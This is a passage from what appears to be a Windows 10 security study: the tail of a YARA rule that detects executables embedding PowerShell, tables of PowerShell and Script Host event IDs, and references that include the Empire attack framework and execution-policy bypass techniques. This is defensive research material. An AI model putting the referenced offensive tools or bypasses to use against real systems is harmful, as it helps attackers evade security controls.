        https:/go.microsoft.com/fwlink/?LinkID=135170" fullword ascii
        $a4= "wSystem.Security.AccessControl.FileSecurity, mscorlib, Version=4.0.0.0,
        Culture=neutral, PublicKeyToken=b77a5c561934e089" fullword ascii
        $a5 = "/Microsoft.PowerShell.Commands.PSHostProcessInfo" fullword ascii
condition:
      uint16(0) == 0x5a4d and filesize < 19000KB and ( 8 of ($el*) and 3 of ($a*) )
}
```

Microsoft-Windows-Powershell

Event ID	Event message
4101	message: %3 Context: %1 User Data: %2
4102	message: %3 Context: %1 User Data: %2
4103	message: %3 Context: %1 User Data: %2
4104	Creating Scriptblock text (%1 of %2): %3
4105	Started invocation of ScriptBlock ID: %1 Runspace ID: %2

4106	Completed invocation of ScriptBlock ID: %1 Runspace ID: %2
7937	%3 Context: %1 User Data: %2
7938	%3 Context: %1 User Data: %2
7939	%3 Context: %1 User Data: %2
7940	%3 Context: %1 User Data: %2
7941	Correlating activity id's. CurrentActivityId: %1 ParentActivityId: %2
7942	Class Name = %1 Method Name = %2 Workflow GUID = %3 Message = %4 %5 Activity Name = %6 Activity GUID = %7 Parameters = %8
8193	Creating Runspace object Instance Id: %1
8195	Opening RunspacePool
8196	Modifying activity Id and correlating
8197	Runspace state changed to %1
8198	Attempting session creation retry %1 for error code %2 on session Id %3
12033	Port resolved to %1
12034	AppName resolved to %1
12035	ComputerName resolved to %1
12036	Scheme is %1
12037	Test analytic message
12038	Connection Paramters are Connection URI: %1 Resource URI: %2 User: %3 OpenTimeout: %4 IdleTimeout: %5 CancelTimeout: %6 AuthenticationMechanism: %7 Thumb Print: %8 MaxUriRedirectionCount: %9

	MaxReceivedDataSizePerCommand: %10 MaxReceivedObjectSize: %11
12039	Modifying activity Id and correlating
24577	Windows PowerShell ISE has started to run script file %1.
24578	Windows PowerShell ISE has started to run a user-selected script from file %1.
24579	Windows PowerShell ISE is stopping the current command.
24580	Windows PowerShell ISE is resuming the debugger.
24581	Windows PowerShell ISE is stopping the debugger.
24582	Windows PowerShell ISE is stepping into debugging.
24583	Windows PowerShell ISE is stepping over debugging.
24584	Windows PowerShell ISE is stepping out of debugging.
24592	Windows PowerShell ISE is enabling all breakpoints.
24593	Windows PowerShell ISE is disabling all breakpoints.
24594	Windows PowerShell ISE is removing all breakpoints.
24595	Windows PowerShell ISE is setting the breakpoint at line #: %1 of file %2.
24596	Windows PowerShell ISE is removing the breakpoint on line #: %1 of file %2.
24597	Windows PowerShell ISE is enabling the breakpoint on line #: %1 of file %2.
24598	Windows PowerShell ISE is disabling the breakpoint on line #: %1 of file %2.
24599	Windows PowerShell ISE has hit a breakpoint on line #: %1 of file %2.
28673	Successfully rehydrated an object. Deserialized type name: %1 Rehydrated by casting to type: %2 Rehydrated object is of type: %3
28674	Failed to rehydrated an object. Deserialized type name: %1 Rehydrated by casting to type: %2 Type cast exception: %3 Type cast inner exception: %4
28675	Serialization depth has been overriden. Serialized type name: %1 Original depth: %2 Overriden depth: %3 Current depth below top level: %4
28676	Serialization mode has been overriden.
28677	Serialization of a script property has been skipped, because there is no runspace to use for evaluation of the property. Property name: %1 Property owner's type name: %2 Getter script: %3
28678	Serialization of a property has been skipped, because property getter failed. Property name: %1 Property owner's type name: %2 Exception from property getter: %3 Inner exception from property getter: %4
28679	Serialization of an enumerable object might not be complete, because object being enumerated threw an exception. Type of object being enumerated: %1 Exception: %2
28680	Serialization called object's ToString method which failed. Type of object: %1 Exception: %2
28682	Maximum depth below top level has been reached, forcing object to be serialized as strings. Object type at max depth: %1

	Property name at max depth: %2 Depth: %3
28683	XmlException has been thrown by the deserializer (most likely indicating incorrect clixml format). Line number: %1 Line position: %2 Exception: %3
28684	Serialization of specified properties failed, because one of the specified properties was missing. Type of object: %1 Property name: %2
32769	Received object with Runspace Id: %1 Command Id: %2 Destination: %3 DataType: %4 TargetInterface: %5
32775	An unhandled exception occurred in the appdomain. Exception Type: %1 Exception Message: %2 Exception StackTrace: %3
32776	Runspace Id: %1 Pipeline Id: %2. WSMan reported an error with error code: %3. Error message: %4 StackTrace: %5
32777	An unhandled exception occurred in the appdomain. Exception Type: %1 Exception Message: %2 Exception StackTrace: %3
32784	Runspace Id: %1 Pipeline Id: %2. WSMan reported an error with error code: %3. Error message: %4 StackTrace: %5
32785	Runspace Id %1. Establishing a connection using WSMan Create Shell
32786	Runspace Id %1. Callback received for WSMan Create Shell
32787	Runspace Id: %1. Closing shell using WSManCloseShell
32788	Runspace Id: %1. Callback received for WSManCloseShell
32789	Runspace Id: %1 Pipeline Id: %2. Sending data of size %3
32790	Runspace Id: %1 Pipeline Id: %2. Callback received for WSManSendShellInputEx
32791	Runspace Id: %1 Pipeline Id: %2. Placing Receive request using WSManReceiveShellOutputEx
32792	Runspace Id: %1 Pipeline Id: %2. Received Data of size %3.
32793	Runspace Id %1 Pipeline Id %2. Establishing a command connection using WSManRunShellCommandEx
32800	Runspace Id %1 Pipeline Id %2. Callback received for command connection
32801	Runspace Id: %1 Pipeline Id %2. Closing transport for command
32802	Runspace Id: %1 Pipeline Id %2. Callback received for command close
32803	Runspace Id: %1 Pipeline Id %2. Sending signal with code %3 using WSManSignalShellEx
32804	Runspace Id: %1 Pipeline Id %2. Callback received for WSManSignalShellEx
32805	Runspace Id: %1. Connection is getting redirected to Uri: %2
32849	Runspace Id: %1 Pipeline Id: %2. Server is sending data of size %3 to client. DataType: %4 TargetInterface: %5
32850	Request %1. Creating a server remote session. UserName: %2 Custome Shell Id: %3
32851	Reporting context for request: %1 Context Reported: %1
32852	Reporting operation complete for request: %1 Error Code: %2 Error Message: %3 StackTrace: %4
32853	Shell Context %1. Request Id %2. Creating a commonad session for running a command.
32854	Shell Context %1 Command Context %2 Request Id %3. Stopping command.
32855	Shell Context %1 Command Context %2 Request Id %3. Received data from client.

32856	Shell Context %1 Command Context %2 Request Id %3. Client sent a receive request so that server can send data.
32857	Shell Context %1 Command Context %2 IsReceiveOperation %3. Got close operation request.
32865	Loading assembly %1 for custom shell with shell Id %2
32866	Loading type %1 for custom shell with shell Id %2
32867	Received remoting fragment.
32868	Sent remoting fragment. Object Id: %1 Fragment Id: %2 Start Flag: %3 End Flag: %4 Payload Length: %5 Payload Data: %6
32869	Shutting down winrm service.
40961	PowerShell console is starting up
40962	PowerShell console is ready for user input
45057	Tracing ErrorRecord: Message: %1 CategoryInfo.Category: %2 CategoryInfo.Reason : %3 CategoryInfo.TargetName : %4 FullyQualifiedErrorId: %5 Exception Details: Message : %6 Stack Trace: %7 InnerException %8
45058	Exception: Message: %1 StackTrace: %2 InnerException : %3
45059	Tracing PSObject
45060	Tracing Job: Id: %1 InstanceId: %2 Name: %3 Location: %4 State: %5 Command: %6
45061	Trace Information: %1
45062	Connection Paramters are Connection URI: %1 Resource URI: %2 User: %3 OpenTimeout: %4 IdleTimeout: %5 CancelTimeout: %6 AuthenticationMechanism: %7 Thumb Print: %8 MaxUriRedirectionCount: %9 MaxReceivedDataSizePerCommand: %10 MaxReceivedObjectSize: %11
45063	Workflow plugin loaded. EndpointName: %1

	User: %2 HostingMode: %3 Protocol: %4 Configuration: %5
45064	Workflow execution started. WorkflowId: %1 ManagedNodes: %2
45065	Workflow state changed. WorkflowId: %1 NewState: %2 OldState: %3
45072	Workflow plugin has been requested for a shutdown. EndpointName: %1
45073	Workflow plugin restarted. EndpointName: %1
45074	Workflow is resuming. WorkflowId: %1
45075	A quota limit that was set for the endpoint was exceeded. EndpointName: %1 ConfigName: %2 AllowedValue: %3 ValueInQuestion: %4
45076	Workflow has resumed. WorkflowId: %1
45078	Workflow runspace pool was created. WorkflowId: %1 ManagedNode: %2
45079	Activity was queued for execution. WorkflowId: %1 ActivityName: %2
45080	Activity execution started. ActivityName: %1 ActivityTypeName: %2
45081	Workflow is being imported from a XAML file. WorkflowId: %1 XamlFile: %2
45082	Workflow has been imported from a XAML file. WorkflowId: %1 XamlFile: %2
45083	Workflow could not be imported from a XAML file because of an error. WorkflowId: %1 ErrorDescription: %2
45084	Workflow validation started. WorkflowId: %1
45085	Workflow validation succeeded. WorkflowId: %1
45086	Workflow validation failed with error. WorkflowId: %1
45087	Workflow activity validated. WorkflowId: %1 ActivityDisplayName: %2 ActivityTypeName: %3
45088	Workflow activity could not be validated. WorkflowId: %1

	ActivityDisplayName: %2 ActivityTypeName: %3
45089	Activity execution failed. WorkflowId: %1 ActivityName: %2 FailureDescription: %3
45090	Runspace availability changed. RunspaceId: %1 Availability: %2
45091	Runspace state changed. RunspaceId: %1 NewState: %2 OldState: %3
45092	Workflow loaded for execution. WorkflowId: %1
45093	Workflow unloaded.
45094	Workflow execution cancelled.
45095	Workflow execution aborted.
45096	Workflow cleanup operation executed.
45097	Persisted workflow loaded from disk.
45098	Workflow data was deleted from disk. WorkflowId: %1 Path: %2
45100	Starting remove job. JobId: %1
45101	Job state changed. JobId: %1 WorkflowId: %2 NewState: %3 OldState: %4
45102	Job error. JobId: %1 WorkflowId: %2 ErrorDescription: %3
45104	Job created for workflow (child job). ParentJobId: %1 ChildJobId: %2 ChildWorkflowId: %3
45105	Parent job created for workflow. JobId: %1
45106	All required jobs were created for workflow execution. JobId: %1 WorkflowId: %2
45107	Child job removed for workflow. ParentJobId: %1 ChildJobId: %2 WorkflowId: %3
45108	An error occurred while removing job. ParentJobId: %1 ChildJobId: %2 WorkflowId: %3 Error: %4
45109	Loading workflow for execution. WorkflowId: %1

45110	Workflow execution finished. WorkflowId: %1
45111	Cancelling workflow execution. WorkflowId: %1
45112	Aborting workflow execution. WorkflowId: %1 Reason: %2
45113	Unloading workflow. WorkflowId: %1
45114	Forced workflow shutdown started. WorkflowId: %1
45115	Forced workflow shutdown finished. WorkflowId: %1
45116	An error occurred while forcefully shutting down a workflow. WorkflowId: %1 ErrorDescription: %2
45117	Persisting workflow to disk. WorkflowId: %1 PersistPath: %2
45118	Workflow persisted to disk. WorkflowId: %1
45119	Activity execution finished. ActivityName: %1
45120	Workflow execution error. WorkflowId: %1 ErrorDescription: %2
45121	A new PowerShell endpoint was registered. EndpointName: %1 EndpointType: %2 RegisteredBy: %3
45122	Endpoint configuration modified. EndpointName: %1 ModifiedBy: %2
45123	Endpoint configuration unregistered. EndpointName: %1 UnregisteredBy: %2
45124	Endpoint configuration disabled. EndpointName: %1 DisabledBy: %2
45125	Endpoint configuration enabled. EndpointName: %1 EnabledBy: %2
45126	Out of process runspace started. Command: %1
45127	Parameter splatting was performed during workflow execution. Parameters: %1 Computers: %2
45128	Workflow engine started. EndpointName: %1
45129	Workflow manager instantiated with CheckpointPath: %1 ConfigProviderId: %2 UserName: %3 Path: %4

46337	BEGIN ImportWorkflowCommand::StartWorkflowApplication. Starting invocation of workflow function. Tracking Guid %1
46338	END ImportWorkflowCommand::StartWorkflowApplication. Ending invocation of workflow function. Tracking Guid %1
46339	BEGIN Creating new job in ImportWorkflowCommand::StartWorkflowApplication. Tracking Guid %1
46340	END Creating new job in ImportWorkflowCommand::StartWorkflowApplication. Tracking Guid %1
46342	BEGIN JobLogic ContainerParentJob Guid %1
46343	END JobLogic ContainerParentJob Guid %1
46344	BEGIN WorkflowExecution ContainerParentJob Guid %1
46345	END WorkflowExecution ContainerParentJob Guid %1
46346	WorkflowJob with Guid %1 added to ContainerParentJob with Guid %2
46347	ProxyJob with Guid %1 associated with remote ContainerParentJob with Guid %2
46348	BEGIN Execution of ContainerParentJob with Guid %1
46349	END Execution of ContainerParentJob with Guid %1
46350	BEGIN Execution of Proxy Job with Guid %1
46351	END Execution of Proxy Job with Guid %1
46352	BEGIN StateChanged event handler for Proxy Job with Guid %1
46353	END StateChanged event handler for Proxy Job with Guid %1
46354	BEGIN StateChanged event handler for Proxy Child Job with Guid %1
46355	END StateChanged event handler for Proxy Child Job with Guid %1
46356	BEGIN Running garbage collection
46357	END Running garbage collection
46358	Persistence store has reached its maximum specified size
49152	%1
49153	Trace Information: %1 %2
53249	Scheduled Job %1 started at %2
53250	Scheduled Job %1 completed at %2 with state %3
53251	Scheduled Job Exception %1: Message: %2 StackTrace: %3 InnerException: %4
53504	Windows PowerShell has started an IPC listening thread on process: %1 in AppDomain: %2.
53505	Windows PowerShell has ended an IPC listening thread on process: %1 in AppDomain: %2.
53506	An error has occurred in Windows PowerShell IPC listening thread on process: %1 in AppDomain: %2. Error Message: %3.
53507	Windows PowerShell IPC connect on process: %1 in AppDomain: %2 for User: %3.
53508	Windows PowerShell IPC disconnect on process: %1 in AppDomain: %2 for User: %3.

Windows Script Host: Execution environment logging

Event ID	Event message
22	%1
1000	%1
1001	%1

Windows Script Host: User-defined logging

Event ID	Event type	Event message
0	Success(EVENTLOG_SUCCESS)	%1
1	Error(EVENTLOG_ERROR_TYPE)	%1
2	Warning(EVENTLOG_WARNING_TYPE)	%1
4	Informational(EVENTLOG_INFORMATION_TYPE)	%1
8	Success(EVENTLOG_AUDIT_SUCCESS)	%1
16	Error(EVENTLOG_AUDIT_FAILURE)	%1

References

(DMTF), D. M. (2014). Web Services for Management (WS-Management) Specification. *https://www.dmtf.org/sites/default/files/standards/documents/DSP0226_1.2.0.pdf*. Document Identifier: DSP0226.

Empire. (2018, 10 13). Retrieved from https://www.powershellempire.com/

Empire SharpPick. (2019, 04 10). Retrieved from https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerPick/SharpPick

ERNW_WP11. (n.d.). SiSyPHuS Win10 (Studie zu Systemaufbau, Protokollierung, Härtung und Sicherheitsfunktionen in Windows 10): Work Package 11.

ERNW_WP2. (n.d.). SiSyPHuS Win10 (Studie zu Systemaufbau, Protokollierung, Härtung und Sicherheitsfunktionen in Windows 10): Work Package 2.

ERNW_WP7. (n.d.). SiSyPHuS Win10 (Studie zu Systemaufbau, Protokollierung, Härtung und Sicherheitsfunktionen in Windows 10): Work Package 7.

Lissoir, A. (2013). *Understanding WMI Scripting: Exploiting Microsoft's Windows Management Instrumentation in Mission-Critical Computing Infrastructures.*

ms_applocker. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/applocker-overview

ms_assembly. (2019, 04 10). Retrieved from https://msdn.microsoft.com/en-us/library/ms973231.aspx

ms_clr. (2019, 04 10). Retrieved from https://docs.microsoft.com/de-de/dotnet/standard/clr

ms_csript. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/cscript

ms_datarow. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/dotnet/api/system.data.datarow?view=netframework-4.7.2

ms_datarowview. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/dotnet/api/system.data.datarowview?view=netframework-4.7.2

ms_direntry. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/dotnet/api/system.directoryservices.directoryentry?view=netframework-4.7.2

ms_diswsh. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/previous-versions/tn-archive/ee198684(v=technet.10)

ms_expol. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/set-executionpolicy?view=powershell-6

ms_fileio. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/windows/desktop/ETW/fileio

ms_getexpol. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/get-executionpolicy?view=powershell-6

ms_jearolecap. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/powershell/jea/role-capabilities

ms_jeaseccon. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/powershell/jea/security-considerations

ms_jeasesconf. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/powershell/jea/session-configurations

ms_langmode. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_language_modes?view=powershell-5.1

ms_manageclass. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/dotnet/api/system.management.managementclass?view=netframework-4.7.2

ms_manageobj. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/dotnet/api/system.management.managementobject?view=netframework-4.7.2

ms_msh. (2019, 04 10). Retrieved from https://technet.microsoft.com/en-us/library/2005.11.scripting.aspx

ms_namespace. (2019, 04 10). Retrieved from https://msdn.microsoft.com/en-us/library/ms973231.aspx

ms_newpsscf. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/new-pssessionconfigurationfile?view=powershell-5.1
ms_pipeA. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/windows/desktop/api/winbase/nf-winbase-createnamedpipea
ms_psclm. (2019, 04 10). Retrieved from https://blogs.msdn.microsoft.com/powershell/2017/11/02/powershell-constrained-language-mode/
ms_psexpol. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-5.1
ms_psjea. (2019, 04 10). Retrieved from https://docs.microsoft.com/de-de/powershell/jea/overview
ms_pslangmode. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_language_modes?view=powershell-5.1
ms_pslckdown. (2019, 04 10). Retrieved from https://blogs.technet.microsoft.com/kfalde/2017/01/20/pslockdownpolicy-and-powershell-constrained-language-mode/
ms_psmemberset. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.psmemberset?view=powershellsdk-1.1.0
ms_psobj. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.psobject?view=powershellsdk-1.1.0
ms_psobj. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/dotnet/api/system.management.automation.psobject?view=powershellsdk-1.1.0
ms_psrolecap. (2019, 04 04). Retrieved from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/new-psrolecapabilityfile?view=powershell-6
ms_psrolecap. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/new-psrolecapabilityfile?view=powershell-6
ms_pssesconf. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/new-pssessionconfigurationfile?view=powershell-6
ms_pstypes. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_types.ps1xml?view=powershell-6
ms_reportevtw. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-reporteventw
ms_secdes. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/windows/desktop/secauthz/security-descriptors
ms_secobj. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/windows/desktop/secauthz/securable-objects
ms_sessionstate. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/dotnet/api/System.Management.Automation.Runspaces.InitialSessionState?view=powershellsdk-1.1.0
ms_snapin. (2019, 04 10). Retrieved from https://msdn.microsoft.com/en-us/library/ms714644(VS.85).aspx#extendshellusingsnapin
ms_ssign. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/previous-versions/tn-archive/ee156606(v%3dtechnet.10)
ms_sver. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/previous-versions/tn-archive/ee156619(v%3dtechnet.10)
ms_swrestrict. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/windows-server/identity/software-restriction-policies/software-restriction-policies
ms_sysobject. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/dotnet/api/system.object?view=netframework-4.7.2

ms_systemtrace. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/windows/desktop/ETW/msnt-systemtrace
ms_wcon. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/previous-versions/tn-archive/ee156594(v%3dtechnet.10)
ms_webclient. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/windows/desktop/winrm/about-windows-remote-management
ms_win32pro. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/windows/desktop/cimwin32prov/win32-process
ms_winrm. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/windows/desktop/winrm/about-windows-remote-management
ms_wscript. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/wscript
ms_wshell. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/previous-versions/tn-archive/ee156590(v%3dtechnet.10)
ms_wshnet. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/previous-versions/tn-archive/ee156613(v%3dtechnet.10)
ms_xmlnode. (2018, 10 12). Retrieved from https://docs.microsoft.com/en-us/dotnet/api/system.xml.xmlnode?view=netframework-4.7.2
ms_xmlnode. (2019, 04 10). Retrieved from https://docs.microsoft.com/en-us/dotnet/api/system.xml.xmlnode?view=netframework-4.7.2
nt_epb. (2019, 11 07). Retrieved from https://blog.netspi.com/15-ways-to-bypass-the-powershell-execution-policy/
yara. (2019, 04 10). Retrieved from https://virustotal.github.io/yara/

Keywords and Abbreviations